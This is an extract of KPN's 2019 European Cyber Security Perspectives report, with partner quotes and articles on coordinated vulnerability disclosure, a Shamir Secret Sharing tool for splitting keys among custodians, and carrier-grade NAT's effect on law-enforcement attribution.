

European Cyber Security Perspectives 2019



Preface

Dear reader,

2018 is a difficult year to summarize for Infosec. After the initial flurry of activity around Spectre and Meltdown in the beginning of January, we ended the year with global supply chain concerns brought about by the Super Micro story. Throughout the year we saw the geopolitical dilemmas of 2018 manifest in cyber security issues. Technology giants like Facebook and Google had a security reckoning. However in pure scariness the medical data breaches of MyHeritage (DNA) and MyFitnessPal (health) rank higher. The Starwood Marriot Hotel breach made every travelling executive nervous for the rest of the year, but probably not as nervous as the incident of CEO Fraud at Pathé.

In an effort to alleviate some of that impact we are proud to publish the 6th European Cyber Security Perspectives (ECSP) report. The 2019 issue is filled with great articles from our partners ranging from government, universities and private companies. Special thanks goes out to all the partners who have submitted an article for the 6th edition of the ECSP. Also huge hugs to first time authors from de Piratenpartij, de Volksbank, Leiden University, University of Illinois, Hack in the Box and QuSoft. If IoT was the buzzword in 2017 then Artificial Intelligence (AI) was most definitely in 2018. AI and security seem to be intertwined and that is why you will find several articles about AI in this issue. This year the organization of Hack in the Box created a challenge which you can find at the bottom of the centerfold. There are great prizes involved so make sure to try your luck.

If you have any comments please reach out to us via e-mail. We are also happy to supply you with a hardcopy should you be interested in the stickers and centerfold. Please send the request to ciso-ecsp@kpn.com. On behalf of the entire KPN CISO team, we wish you an awesome read.

The Editors

Contents

Coordinated Vulnerability Disclosure – the next steps <i>Jeroen van der Ham, NCSC-NL</i>	5
Shamir Secret Sharing <i>Sebastiaan Groot, KPN</i>	7
The dark side of address translation mechanisms (CGNAT) <i>Steven Wilson, Europol</i>	10
Post-quantum cryptography: NIST's competition heats up	
<i>Daniel J. Bernstein, University of Illinois at Chicago, Tanja Lange, Eindhoven University of Technology</i>	14
Surveillance capitalism as an accelerator of a splintered Internet <i>Jim Krezmiem, PwC</i>	16
On the unique and the similar <i>Bouke van Laethem, KPN</i>	19
Preventing the lingchi of the internet <i>Rien Jansen, Netherlands High Tech Crime Unit (NHTCU)</i>	23
Preparing for cyber war: businesses as targets <i>Sergei Boeke, Leiden University</i>	26
KISS, oft forgotten but always important (for a CISO) <i>Daan Planqué, KPN</i>	29
Why shifting to a service model is inevitable for IT security <i>Martijn van Lom, Kaspersky Lab</i>	31
The human is not the weakest link – the human is the solution! <i>Jelle Niemantsverdrie, Deloitte</i>	33
Cyber Crisis Management <i>René Cornelisse & Nadine Bijlenga, KPN</i>	36
Security at machine speed: evening the odds <i>Frank Fransen, Richard Kerkdijk & Robert Seepers (TNO)</i>	38
The psychology of security awareness <i>Gert-Jan Ingenhoes, KPN</i>	42
Secure Computation on a Quantum Computer	
<i>Florian Speelman, QuSoft, CWI Amsterdam, Christian Schaffner, QuSoft, University of Amsterdam</i>	45
How security can enable, not inhibit, business <i>Peter Alexander, Checkpoint</i>	47
Confidently and Securely Unleashing the Power of Robotics <i>Jordy van Aarsen, Accenture</i>	49
The DDoS monster; what, why and how to defend <i>Jesse Helder, KPN</i>	51
Improving cyber defences through SOC maturity <i>Rob van Os, de Volksbank</i>	56
Blockchain in a Post Quantum World <i>Kelly Richdale, Bruno Huttner, IDQuantique</i>	59
A GRIZZLY Steppe by step security incident <i>Laurent Koening, KPN</i>	62
Detecting and Preventing Internet Hijacks <i>Christian Doer, TU Delft</i>	64
How a Ministry for Digital Infrastructure could protect us from digital attacks, discriminatory algorithms and human extinction <i>Matthijs Pontier, Ph.D., Piratenpartij</i>	67
If you want peace, prepare for war <i>Mandy Mak, KPN</i>	70
Anatomy of a Hackers Conference	72
Why algorithms are dangerous. Don't forget the human!	
<i>Bram Cappers, Josh Mengerink and Joey van de Pasch, Analyze Data – a TU/e spin-off</i>	76
An example of network Lateral Movement detection - WMI <i>Andre Oosterwijk, Jaco Blokker KPN</i>	79

January

2

Malware in PoS devices at Forever21 | Hundreds of Android and iOS apps use your mic to check what TV shows you are watching

Quotes contributing partners



Jaya Baloo

Chief Information Security Officer - KPN

Доверяй, но проверяй

Trust but verify, when applied to hardware and software, this adage becomes difficult to adhere to. How do we obtain the truth when dealing with opaque hardware boxes and proprietary blobs of software? We could go fully open source and buy white boxes, but this is unattainable for most and doesn't satisfy all our use cases. The future is only ours when we are determined to achieve a higher level of assurance by demanding more transparency for our common security.



Niels van de Vorle

Partner Cyber Risk Services - Deloitte

Security is about people, processes and technology. We like to believe people are not the so called weakest link in security, but a strong factor of trust and sound judgement. We see it as our task to come up with security measures that are technically seamless, process-enhancing and people centric. That's what I love about cyber security: because of the people-focus, every case and every solution is different. I'm glad I studied Anthropology :).



Hans de Vries

Head of the Dutch National Cyber Security Centre (NCSC)

The National Cyber Security Centre (NCSC) stimulates the process of Coordinated Vulnerability Disclosure (CVD) actively since 2013. Last year, NCSC published 'Coordinated Vulnerability Disclosure - the guideline': an improvement of the process with the most important lessons from the 5 years of practical experience in vulnerability disclosure. I am proud that I may introduce the reviewed product of this fruitful cooperation. A product that puts the human first, as that is what CVD is about. A result that will be internationally shared and propagated.



Kelly Richdale

Senior Vice President, Quantum-Safe Security - ID Quantique

Blockchain is becoming a pervasive technology which has the ability to revolutionise our transactions and trust relationships in the digital world. However, it is critical that it is built on a secure foundation which will withstand future cyber-attack vectors. Notably, today's popular implementations of blockchain - such as bitcoin & other digital currencies - need to be upgraded to be quantum safe against future attacks by a quantum computer. The architecture, upgrade path and protection mechanisms for this should already be planned now.



Gert Ras

Head of department THTC & TBKK, Nationale Politie

Booters, bad hosters and other facilitators of cybercrime be warned! We are scaling up in our hunt for those that enable cybercrime. We cooperate with the like-minded community to bring you to court or to frustrate your criminal business model. With respect to privacy and other legal regulation, confiscated data can and will be shared both nationally and internationally with law enforcement and our partners to assist prosecutions of all criminal users. Connected to this report's contributing partners we keep the Netherlands cybersafe!



Floris van den Dool

Managing Director, Information Security Services, Europe, Africa and Latin America Accenture

Our research shows that focused investments in innovation such as Artificial Intelligence, Machine Learning and Automation such as RPA (Robotic Process Automation), contribute strongly to the reduction of the cost of cyber-attacks. Adversaries are moving fast and have embraced innovation for their attacks for quite some time now, so we need to invest smartly to out-innovate the attackers!



Steven Wilson

Head of Europol's European Cybercrime Centre

Address translation mechanisms not only slow down the much needed transition to IPv6 but they also create a serious online capability gap in law enforcement efforts to investigate and attribute crime. Ensuring EU law enforcement investigations are effective and result in the arrests of responsible parties is one of Europol's key functions. The issues relating to CGN, specifically the non-attribution of malicious groups and individuals, should be resolved with stakeholders in the EU and industry."




Prof. dr. Bibi van den Berg

professor Cybersecurity Governance at the Institute of Security and Global Affairs (ISGA), Leiden University, the Netherlands.

Cyber security is often seen as a threat to systems; the IT-infrastructure on which so much of society has been built. As a result, all effort has been devoted to protecting and defending networks against DDoS attacks, hacks and different forms of malware. Fake News and dis- or misinformation, however, relate to content and not to systems. As witnessed during the 2016 U.S. Presidential elections, this threatens ideas and values, not just systems and services. The new challenge for governments and businesses will be to ensure security for the content layer of cyberspace.

**Gerwin Naber***PWC, partner Cyber - Forensics and Privacy*

It is impossible to imagine a day in our lives without the world wide web. The devoted role of the web is continuously evolving, but comes with significant perils, also for society. Emerging technologies and rapid developing regulations are drivers to come to a new equilibrium between global connectivity, state sovereignty and our individual privacy. The previous year has shown significant new cyber security perspectives with societal impact. Where will this take us and our internet next?

**Leon Kers***CISO Volksbank*

Everyone has a plan until they get punched in the mouth (Mike Tyson). This is true for both life and for cybersecurity. We need to be better prepared for the unexpected. Not only on paper by writing procedures, policies and cool reports. But by doing, exercising, discussing & sharing experiences with our sparring partners. Get in the ring and start learning. Expect to get hit. Enjoy it. And improve.

**Martijn van Lom***General Manager Northern Europe
Kaspersky Labs*

Moving from stability to flexibility is not only applicable for your IT-landscape in general. In a dynamic world, security service models are a must to scale up security intelligence whenever is needed. Moreover, inhouse security intelligence is not affordable any longer. So we should build more effective security eco systems for a better and safer digital society.

**Henk-Jan Vink***Managing Director Unit ICT, TNO*

Through the combination of increased computing power, large amounts of data and self-learning algorithms Artificial Intelligence (AI) is the technology in which large-scale investments are made worldwide. In combination with other technologies, AI offers unprecedented, but at the same time unpredictable possibilities. AI as any technology can be used for good or for ill. The US, Russia and China are fully committed to AI as they expect only 1 or a few parties worldwide to become dominant. In addition to the opportunities that AI offers, there is a strong geopolitical dimension that might lead to new threats. At the same time I believe that as community of security professionals we will need AI to deal with the digital threats (partly caused by the same AI). Simply because we lack the quantity of people with sufficient knowledge and skills. In quality we lack the intelligence needed to understand the complexity of our high-tech networked society.

**Inald Lagendijk***Distinguished professor in computing-based
society - TU Delft*

'Hacking AI' is about to take the stage. AI will be used as an offensive tool for hacking systems. AI will be used as a defensive tool to test software systems for hacking vulnerabilities. And AI itself will be crippled by hacks that turn data against itself. Are we prepared for this triple blending of cybersecurity and AI?

**Gertjan Kleinpaste***Chairman (interim) of the Dutch Pirate Party*

We entered the 21st century with a lack of knowledge on ICT and cybersecurity within politics. That is dangerous for our society, because big tech companies control our complete digital environment; not the people. To change that situation we need a 'Ministry of ICT & Cybersecurity'. And we need politicians with awareness for our digital surroundings and the skills to create a new set of rules to protect the privacy of the people. The Pirate Party is a strong international movement that provide the skills needed to change this situation. We're running out of time, but at many occasions 'Pirate politicians' are in the position to get elected. You can help to make sure these specialists enter the political stage. Several pirates are electable on the lists of 'The Greens' in Waterschap Amstel Gooi en Vecht and 'Code Oranje' in several Provincial States the coming elections of March, 20th. On www.piratenpartij.nl you will find a list of our candidates.

**Christian Schaner***Associate Professor at UvA
and Senior Researcher at QuSoft*

Cryptographic research in the quantum world is double-edged. One edge, known as post-quantum cryptography, is the development of cryptography that is difficult to break for attackers armed with large quantum computers. The goals are to improve existing schemes, to develop new efficient quantum-safe protocols and to analyse attacks that can be run on large quantum computers. The other edge, known as quantum cryptography, is the design and investigation of protocols that solve cryptographic problems that involve quantum data and quantum communication.

**Prof. Dr. Tanja Lange***Scientific director Ei/PSI and professor Cryptology
Eindhoven University of Technology*

While large scalable quantum computers are at least a decade away, it is high time to prepare our systems: find out where cryptography is used, what it is used for, and how to replace it with alternatives that will not get broken by quantum computers.

**Dhillon Kannabhiran***Founder and Chief Executive Officer
- Hack in the Box*

We are on the cusp of one of the most interesting times in the security industry. Machine learning, AI and quantum computing are going to drastically change the landscape and the only constant will be the increasing shortage of talent. A problem that can only really be addressed by educating and training the next generation - equipping them with not only the tools and methodologies, but most importantly the hacker mindset and never-give-up attitude.

Online shop can't determine card breach severity due to "lack of back-ups"

January

5

PyCryptominer botnet, a new crypto-miner botnet spreads over SSH

8

Facebook could have exposed your mobile number to advertisers

Quotes contributing partners



Gabi Reish

VP of Product Management - Check Point

We are more connected than ever before, and innovations in cloud services, mobility and IoT are rapidly changing the way that we deploy and use technology. But we are also seeing dramatic increases in threats and attacks by criminals who are also trying to exploit these technologies. cyber security is the business enabler that allows organizations to take full advantage of digital innovations and drive their business, by keeping them one step ahead of cyber threats and preventing attacks before they happen. Check Point is committed to staying focused on its customers' needs, and developing solutions that redefine the security landscape today and in the future.



Bram Cappers

Lead Cybersecurity Visualization
- AnalyzeData (Spinoff TU Eindhoven)

If we want to make our systems truly safe, we need to make our hands dirty and start analysing what is happening inside our systems. Security start with understanding and human expertise is still indispensable when it comes to gaining these insights. In the end we are always able to discover anomalies in our systems. The challenge is finding the ones that matter for your environment.

Colofon

European
Cyber Security Perspectives
2019

Volume 6

KPN CISO
Teleportboulevard 121
1043 EJ Amsterdam

Chief Information
Security Officer:
Jaya Baloo

Editor:
Karin van der Wekke

Contributors:
Willem Boogers
Mandy Mak

Special thanks:
Tobias Groenland
William Horner
Wilfred Vos
Jasmijn Wagemans



I hacked the Dutch government
and all I got was this lousy t-shirt

Coordinated Vulnerability Disclosure – the next steps

Jeroen van der Ham, NCSC-NL

Coordinated Vulnerability Disclosure (CVD) has proved to be of great importance for public and private parties. They are highly dependent on the undisturbed functioning of information systems in daily practice. Reports of vulnerabilities in their systems have helped to improve the security and continuity of systems in recent years, by remedying vulnerabilities on the one hand and by contributing to Dutch companies' general awareness of IT security on the other.

In recent years, it has become clear that reporting parties are prepared to work within the conditions of the CVD policy drawn up by organisations. Reports are made directly or indirectly to organisations by reporting parties. Coordinated Vulnerability Disclosure¹ practice has shown that well-intentioned reporting parties and vulnerable organisations have managed to cooperate and thus take the next step in increasing the security of network and information systems.

Earlier this year NCSC-NL published a revised guideline². For this revision we once again talked with a broad and diverse group of researchers, private and public parties, as well as the Public Prosecution Service (OM) and the National Police. These conversations have confirmed the current practice, and led to additions and improvements. The most important new point of attention is communication - between vulnerability reporter and organisation, as well as with other parties after a vulnerability has been remedied.

What is Coordinated Vulnerability Disclosure?

Network and information systems are not always completely secure, practice has shown that vulnerabilities exist in digital systems. A large part of cyber security practice is knowing how to deal with the existence and side-effects of these vulnerabilities. CVD helps in the discovery and mitigation phases of vulnerabilities, with responsibilities for both organisations and researchers.

Organisations should have a response capability for dealing with security vulnerabilities in their systems. Many vulnerability reports can happen internally, by employees or developers, or when a penetration test is performed. For CVD the organisation opens a contact point to outside researchers so that they too can report vulnerabilities. Security researchers can stumble upon security vulnerabilities either in daily practice or through voluntary testing of products or services. Once they find

⁽¹⁾ "Coordinated Vulnerability Disclosure" is the new name for "Responsible Disclosure", the new name has less of a value connotation to it, and is internationally preferred.

⁽²⁾ <https://www.ncsc.nl/english/current-topics/responsible-disclosure-guideline.html>

Oman's stock exchange was easily hackable for months

a vulnerability in a system they approach the owner or vendor with a report so that the vulnerability can be remediated and fixed.

Organisations often post a CVD-policy together with their contact information for reports. This policy describes the boundaries of activities for security researchers, for example what kind of systems are in or outside of scope, what kind of activities are not allowed, or how to submit a vulnerability report. The policy should also state what the researcher can expect from the company, for example what kind of timelines for communication can be expected, how the researcher will be acknowledged after successful remediation, or not filing a report with the police if the researcher has complied with the boundaries.

In summary, CVD is a practice that allows security researchers to report security vulnerabilities safely to organisations. With a CVD-policy organisations present an open invitation to security researchers to test their systems, within the defined boundaries.

The Dutch Public Prosecution Service (OM) has endorsed the idea of CVD by publishing a policy letter on vulnerability disclosure. The policy letter describes a framework within which the actions of a security researchers are considered. If a researcher stays within this framework, no prosecution will be started.

Experience from CVD practice

Even before the publication of the guideline in 2013 there already was some practice of CVD in The Netherlands, especially in the banking and ISP sectors. After the publication of the guideline and the policy letter of the OM many more organisations published their own CVD practice.

NCSC-NL has been a contact point for many central government services and has received hundreds of valuable reports over the past few years, which have provided a significant contribution to digital security in The Netherlands.

The revised CVD-guideline has added a section which focuses on communication. From experience we noted that expectations from both sides, the researchers and the organisations, were not always clear. The new section describes what parties can expect in general, how expectations can be expressed in the CVD-policy or in initial reports, and how the communication process itself can be improved.

The CVD-policy should provide indications for the timelines of initial response to reports. The report should include an expected timeline to a solution. Organisations should communicate regularly with updates on the process, and adjust the timeline where necessary. Regular communication and describing

timelines explicitly will help in managing the internal process, but also clearly manages expectations of researchers.

Researchers should provide clear reports and express their expectations for timelines. Clear reports will help organisations in understanding vulnerabilities quickly and make assessment easier. Knowing the expectations of the researchers will also allow organisations to communicate more effectively in expressing their possibilities, for example in explaining why a deadline cannot be met.

Clear arrangements on communication can prevent many problems down the road. NCSC-NL has mediated in many CVD cases where miscommunication turned out to be the root cause in many cases.

Court cases on CVD in The Netherlands

Since 2012³ there have been three published court cases where the practice of vulnerability disclosure has been referenced in the verdict. These court-cases have confirmed the practice of the CVD-policy, and further clarified the boundaries for behaviour of security researchers when doing CVD.

The framework applied in the cases have used a three-way test of the behaviour of the discloser:

1. Discloser should act in general interest
2. Discloser should act proportionately
3. Discloser should act in the least invasive way

In the cases none of the receiving organisations had a published CVD-policy at the time of the case. The judges still used the framework to weigh the actions of the discloser in each of the cases. This has shown that the general idea of CVD-policy provides some assurance to security researchers when they keep within the boundaries of CVD. At the same time, this provides assurance to companies that disclosers acting outside the boundaries can still be prosecuted, even with the CVD-policies. Organisations should also realise that even if they do not have a published CVD-policy, the framework can still apply to a security researcher reaches out to report a security vulnerability in good faith.

International developments

In 2016 the Netherlands actively discussed the practice of CVD by supporting a CVD initiative within the Global Forum on Cyber Expertise (GFCE). This discussion was supported by the publication of the CVD-Manifesto, supported by 29 different companies. Since then other countries have begun to consider implementing a similar practice in their country, which will make it easier to report vulnerabilities internationally.

³ See <http://deepink.rechtspraak.nl/uitspraak?id=ECLI:NL:RBOBR:2013:BZ1157>, <http://deepink.rechtspraak.nl/uitspraak?id=ECLI:NL:RBDHA:2014:15611> and <http://deepink.rechtspraak.nl/uitspraak?id=ECLI:NL:RBDHA:2018:10451>

Shamir Secret Sharing

Sebastian Groot, KPN

Secret sharing is a problem with few (but important) use-cases. With high-risk applications Hardware Security Modules (HSM) are commonly used. But what can you do when such hardware is financially infeasible? Shamir Secret Sharing is a scheme that allows a group of people to share secrets in such a way that a subset of the group needs to cooperate to reconstruct the original data.

Secret Sharing

Splitting key material and sharing it between multiple parties is a problem that engineers rarely have to deal with. After all most keys either stay on servers or are personalized and stay with someone. In either case these keys are used in day to day operations.

There are some well-known scenarios where you want to split and share key material between different people. As a Certificate Authority (CA) you want to keep the private key for your root certificate locked away securely. Part of the physical requirements of using your root certificate key can involve bringing a certain number of your key custodians together to "unlock" the use of the root key. This task is usually facilitated by a HSM that combines key material from each key custodian to recreate a cryptographic key required to decrypt and use the root certificate.

HSMs use key sharing algorithms under the hood to safely distribute key material to multiple custodians. They do this in such a way that obtaining any number of shared keys less than the required amount will bring you no closer to reassembling the key. Say that you have four key custodians, of which three need to cooperate in order to recreate some cryptographic key. Getting your hands on two key shares brings you no closer

to recreating the original key if a proper key-sharing scheme was used.

But what about scenarios in which you want to appoint key custodians to protect some key, but you don't have the €100.000+ budget to afford an HSM? It turns out that these devices usually employ one of a few well-studied secret sharing schemes. If the method is public and has stood the test of time, then what is stopping you from using an open source implementation? Availability, as it turns out. There simply are not many well-known open source projects that allow the user to transform input files into a number of shares.

You could try to tackle this problem with conventional symmetric cryptography. Let us assume a scheme with three custodians where two are required to reconstruct the key. Take a block cipher with a decently sized key (e.g. AES-256) and encrypt the secret material using a random key. Split the key and encrypted secret in three parts and distribute them as tuples $(1,2)$, $(1,3)$, $(2,3)$. This way any combination of two tuples can reconstruct the entire key and encrypted message thereby restoring the original secret. Unfortunately, this approach does not scale well to larger groups and two thirds of the key bits are compromised if one of the shares fall into the wrong hands. Another method would be to give each

custodian his or her own full-sized key. Then encrypt the secret into multiple encrypted files. One for each of the combinations of custodians you want to allow. In our example custodian 1 would now have his own key and two encrypted secrets. One encrypted with his key and the key of custodian 2 and one encrypted with his key and the key of custodian 3. This approach scales even worse than the previous, but at least you keep a decent key size in case of one custodian getting compromised.

Shamir's Method

These schemes are called (k, n) threshold schemes, where k is the number of shares needed to reconstruct the secret and n is the total number of shares. The method that we implemented for this purpose is the Shamir Secret Sharing Scheme (SSSS), an algorithm published by Adi Shamir in 1979¹.

The mathematics of SSSS are fairly straightforward. Take the following function.

$$f(x) = a + bx$$

Say that $f(0)$ (equal to the value of a) is our secret. Since this formula makes a line, we will need at least two points to trivially find the values of a and b , which allows us to solve for $f(0)$. This property continues for polynomials of higher orders. For example, $f(x) = a + bx + cx^2$ requires at least three points. When creating shares, you set a to your secret, and all other coefficients to random values. Next, you solve $f(x)$ for as many values as you want shares, and distribute those (x,y) pairs to your custodians (as long as no shares contain the tuple for $x = 0$). To reconstruct your secret, gather as many shares as the degree of your original polynomial (as you need two points to reconstruct a line), and you can use polynomial interpolation methods to reconstruct the original function (and hence solve for $f(0)$). In order to make sure that an attacker cannot gain any additional information from a number of recovered points less than the required amount, all calculations in SSSS are done over a finite field.

Implementation

For this implementation of SSSS² I wanted it to both facilitate common scenarios and be easily extensible for different use-cases. The main program is written in C and contains the SSSS implementation `shamir.c` and `shamir.h` and some simple file-based interfaces `create_shares.c` and `recover_shares.c`. There is a set of bash scripts to easily interface with the C application to create and reconstruct shares in PEM format. For example, if you want to have three key custodians of which two have to cooperate to reconstruct some private key, you can do so by using the

`split_simple_shares.sh` script:

```
$ ./split_simple_shares.sh 3 2 private.pem
[*] finished creating shares
$ ls *.share
key01.share key02.share key03.share
```

Recovering the original secret is just as easy:

```
$ ./recover_simple_shares.sh key01.share
key03.share > private.pem
$ file private.pem
private.pem: PEM RSA private key
```

In more complicated setups, the `split_clustered_shares.sh` and `recover_clustered_shares.sh` scripts perform the same operations, but support different threshold groupings that have to work together. Say you have three departments, named A, B and C. Each department gets a different number of custodians. To reconstruct the secret they require the following number of participants from each department:

- Dep. A: 3 custodians, 2 required
- Dep. B: 4 custodians, 2 required
- Dep. C: 2 custodians, 1 required

The `split_clustered_shares.sh` script facilitates in schemes like this:

```
$ ./split_clustered_shares.sh private.pem
Share label: Super Secret
Number of clusters: 3
[*] finished creating master shares
Cluster 1 label: Dep. A
Dep. A number of custodians: 3
Dep. A required to reconstruct: 2
...
$ ls *.share
1.Dep.A.key01.share
...
3.Dep.C.key02.share
```

⁽¹⁾ Shamir, Adi. "How to share a secret." *Communications of the ACM* 22.11 (1979): 612-613

⁽²⁾ <https://github.com/KPN-CISO/shamir-secret>

The only external dependency of the project is a cryptographic library for random number generation. It supports the OpenSSL and libsodium out of the box, but adding other alternatives only requires changes to `shamir.c:init_random` and `shamir.c:get_random`.

KPN-CERT PGP

At KPN-CERT we integrated Shamir Secret Sharing in the protection of our PGP master key. We use PGP to sign and encrypt our communications. Each CERT member has a personal PGP key and we have a yearly rotating key as an operational key for the entire team. To make it easier for external parties to verify these they are all signed by a master key that is publicly known. This master key is exclusively used for signing and is only accessible if multiple members of our keyholders cooperate to sign new keys. Naturally it is in our best interest to protect this key against compromise but the price of using a HSM is too high for this use-case. The setup that we have been using for more than a year involves an air-gapped system where all the sensitive data during operations that involve the master key were kept in memory. The private key was encrypted using a random AES key and both the encrypted private key and the AES key were split across three encrypted archives, each protected by someone's personal password and distributed to each of the keyholders. In order to harden the part where the random AES key for the private key is split in thirds and distributed in a way where 2/3 of the key material is present on each archive. We changed that process with our SSSS implementation (see <https://github.com/KPN-CISO/shamir-secret>)



The dark side of address translation mechanisms (CGNAT)

Steven Wilson, Europol

Address translation mechanisms not only slow down the much needed transition to IPv6 but they also create a serious online capability gap in law enforcement efforts to investigate and attribute crime. Ensuring EU law enforcement investigations are effective and result in the arrests of responsible parties is one of Europol's key functions. The issues relating to CGN, specifically the non-attribution of malicious groups and individuals, should be resolved with stakeholders in the EU and industry.

In order to address the gradual exhaustion of IPv4 addresses¹, Internet Service Providers (ISPs) have adopted large-scale IP address sharing technologies such as Network Address Translation mechanisms (NAT) also referred to as “carrier-grade NAT” or CGN. CGN allows ISPs to share the limited pool of publicly available IPv4 addresses among thousands of users, in order to maximize the usage of IPv4 address during the transition period to Internet Protocol address version 6 (IPv6), which provides close to an unlimited number of IP addresses. During that period, both protocols need to operate simultaneously (dual stack) because IPv6 is not backward compatible with IPv4, and today a majority of the internet traffic is still IPv4 traffic.

Originally, such techniques were implemented as a temporary solution until the IPv6 transition had reached the stage where the entire Internet traffic could be transferred into this protocol. However, since 2000, the transition has proven to be very slow and rather difficult due to the above-mentioned incompatibility. Although the number of Internet users with the capacity to connect to IPv6 has been growing steadily during the last years - from 5% in 2015 to 25% in 2018² - the process remains far from complete. In this context, CGN is an unavoidable necessity to ensure that users who are not being assigned a dedicated global IPv4 address anymore can still access the IPv4 Internet.

⁽¹⁾ On the internet, every connected device needs an IP address. However, there are no longer any IPv4 addresses available to match the ever growing number of connected devices (IoT, smart phone etc.).

⁽²⁾ <https://www.internetsociety.org/resources/2018/state-of-ipv6-deployment-2018/>

DressCode Android botnet remains active 16 months after its discovery

The negative consequences of CGN for online crime attribution

However, one may wonder whether CGN technology has not gradually become a substitute for IPv6 and to some extent, a permanent solution for some operators, who would rather buy new CGN solutions to accompany the growth of their networks rather than make the necessary investments to properly transition to IPv6. CGN technologies can be used to extend the IPv4 lifespan indefinitely and postpone a costly but necessary transition to IPv6 which supports an almost indefinite addressing space and which would render the use of CGN obsolete³.

In 2016 a study showed that the use of CGN technologies across the world is increasing. 90% of mobile internet network operators (GSM, 2G, 3G, 4G providers) and 38% of fixed line internet access providers (cable, fiber and ADSL) were using CGN technologies, while 12% were planning to deploy it in the (then) coming months.⁴

Amongst the many negative impacts of CGN technologies⁵, the most worrying one is related to the difficulty for ISPs to comply with legal orders to identify subscribers on the basis of an IP address. In the framework of an online criminal investigation, an IP address is often the only identifier available to link an individual to an illegal activity.⁶ As an example, investigators need an ISP to determine who was using IP address 127.119.90.28 on 10 October 2018 at 10:15:50 and if that individual was accessing a specific online service.

In almost every jurisdiction, ISPs are legally required to retain records to enable identification of their

subscribers when served with a court order or a law enforcement request. With the introduction of CGN technologies, ISPs are now commonly logging the source port used by a particular subscriber at a particular point in time.

To be able to uniquely identify a specific subscriber within the ISP's records on the basis of NATted IPv4 address, the Internet Engineering Task Force (IETF) recommends that LEAs provide the following three pieces of information from the records of an internet-facing server that has been hacked or used for some type of criminal activity: 1) A source IP address; 2) A source port number; 3) The exact time that the IP address and port number were being used.⁷ Unfortunately, internet-facing servers (webmails, hosting providers, social media platforms etc.) only commonly log the connection time and source IP address of incoming connections but not the source port number. This is what David O'Reilly calls the "CGN information gap": without source port logged by the internet-facing servers, ISPs cannot identify the true source of the traffic because potentially hundreds or thousands of individual endpoints were using that IP address at the same time.⁸

For law enforcement and judicial authorities this concretely means that CGN makes criminal investigations much more difficult and lengthy because identifying a subscriber when only using the public IPv4 address and a time stamp is now almost impossible for ISPs. For example, someone who connects with his smartphone to a known jihadist discussion forum, cannot be identified nor geolocated by the mobile internet service provider duly served




Figure 1: Identifying the user of a certain IP address.

⁽³⁾ Some IAPs may well use CGN technologies in IPv6 related activities

⁽⁴⁾ A Multi-perspective Analysis of Carrier-Grade NAT Deployment, ACM IMC 2016 - <http://www.icir.org/christian/publications/2016-imc-cgnat.pdf>

⁽⁵⁾ CGNs have many technical and policy drawbacks which have been well documented. They raise security and privacy issues but most importantly they degrade the quality of Internet access services, curtail innovation and alter user experience for applications such as gaming, video streaming and downloading large files. For more information see https://www.ofcom.org.uk/_data/assets/pdf_file/0020/37802/cgnat.pdf, www.bitag.org/documents/BITAG_TWG_Report-Large_Scale_NAT.pdf,

⁽⁶⁾ An IP address is not sufficient to identify a suspect in a criminal investigation but in most cases it is the first step leading to more traditional police work which will eventually lead to the identification of a suspect. See for more: <http://www.securityskeptic.com/2016/02/identifying-cybercriminals-is-an-ip-address-sufficient.html>

⁽⁷⁾ Logging Recommendations for Internet-Facing Servers IETF RFC 6302 <https://tools.ietf.org/html/rfc6302>

⁽⁸⁾ <https://www.ftrsolutions.com/index.php/resources/item/15-carrier-grade-nat-information-gap>

Study: alarming number of Fortune 500 credentials found in data leaks

with a legal order. In case of emergency, the operators can only provide investigators with the entire list of all subscribers simultaneously connected to the same service and using the same IP address and that list can contain several thousands of names. Not only does this entail significant delays to identify potential suspects, it also forces LEA to mobilize a significant amount of resources in order to retrieve a single individual. This also represents a concern for the privacy of thousands of individuals within that list who will be investigated and unnecessarily involved in the criminal proceedings.

How big of an issue is this? In 2016, Europol conducted a survey among the 28 EU Member States' law enforcement agencies on the impact of CGN on investigations. The results clearly indicated that in every EU member state, all criminal investigations are affected to different degrees: counter terrorism, cybercrime, drug trafficking, online child sexual exploitation, facilitated illegal immigration, homicide, fraud, missing persons. To put things into perspective, Europol recently supported a cross-border investigation targeting the administrators of a server hosting a forum dedicated to the exchange of child sexual abuse material. Among the 60 000 members of the forum, 55% were using a VPN or TOR to hide their IP address. But out of the 45% of those members who did not hide their IP addresses, only 10% could be identified directly by their ISPs because of CGN technology.

In need of solutions

In this context, the only sustainable solution is to complete the transition to IPv6 as soon as possible and to remove the technical need for address translation mechanisms. This position has been endorsed by the European Parliament, which adopted two reports in 2017 openly criticizing the abusive use of CGN by operators and its negative impact on the safety of European citizens and calling electronic content providers to all make an effort to provide content in IPv6. However, total migration to IPv6 is still a long way off so the challenge arising from large-scale address sharing needs to be considered in the meantime.

In the short term, there are a number of alternative options. Firstly, to restrict the number of individual subscribers that can simultaneously be using a particular IP address by means of regulation or codes of conduct. Belgium successfully implemented such an initiative in 2012. The latter was launched jointly by the Belgium Federal Police, the Federal Prosecutor's office

and the national Telecoms Regulation Authority (IBPT). Belgium-based ISPs were invited to sign up to a Code of Conduct according to which they would commit to reduce the ratio of users by IP address to 16/1 and to limit the use of CGN technologies to situations where the stock of IPv4 addresses available would be below 20% of the overall allocated block.

Six years after the implementation of the Code of Conduct, on average Belgian ISPs put only 4 subscribers behind each public IPv4 address. This means that law enforcement authorities in Belgium only have to investigate up to four individuals to identify the subscriber suspected of wrongdoing. In addition, Belgium has the highest IPv6 adoption rate in the world (54.25%⁹). The voluntary cap on the number of users per IPv4 addresses seem to have acted as a catalyst for Belgium ISPs to invest in the IPv6 transition rather than to invest in CGN technologies to extend the life-span of IPv4. This contributed, in turn, to reduce the negative impact of CGN on online criminal investigations.

By increasing the number of IP addresses available, the transition to IPv6 brings many other benefits to the public and the internet ecosystem. For example, recent research has shown that IPv6 hosting outperforms legacy IPv4 paths in mobile web¹⁰. In the same vein, according to Facebook, users' news feeds are loading 20 percent to 40 percent faster on mobile devices using IPv6.¹¹ Lee Howard recently presented some results at the IGF 2018, which showed that the IPv4-IPv6-IPv4 translation seems to be at least partly responsible for IPv4 being slower than IPv6. IPv6 generally increases the quality of Internet connection¹² and it improves the general user experience for applications such as gaming, video streaming and downloading large files.

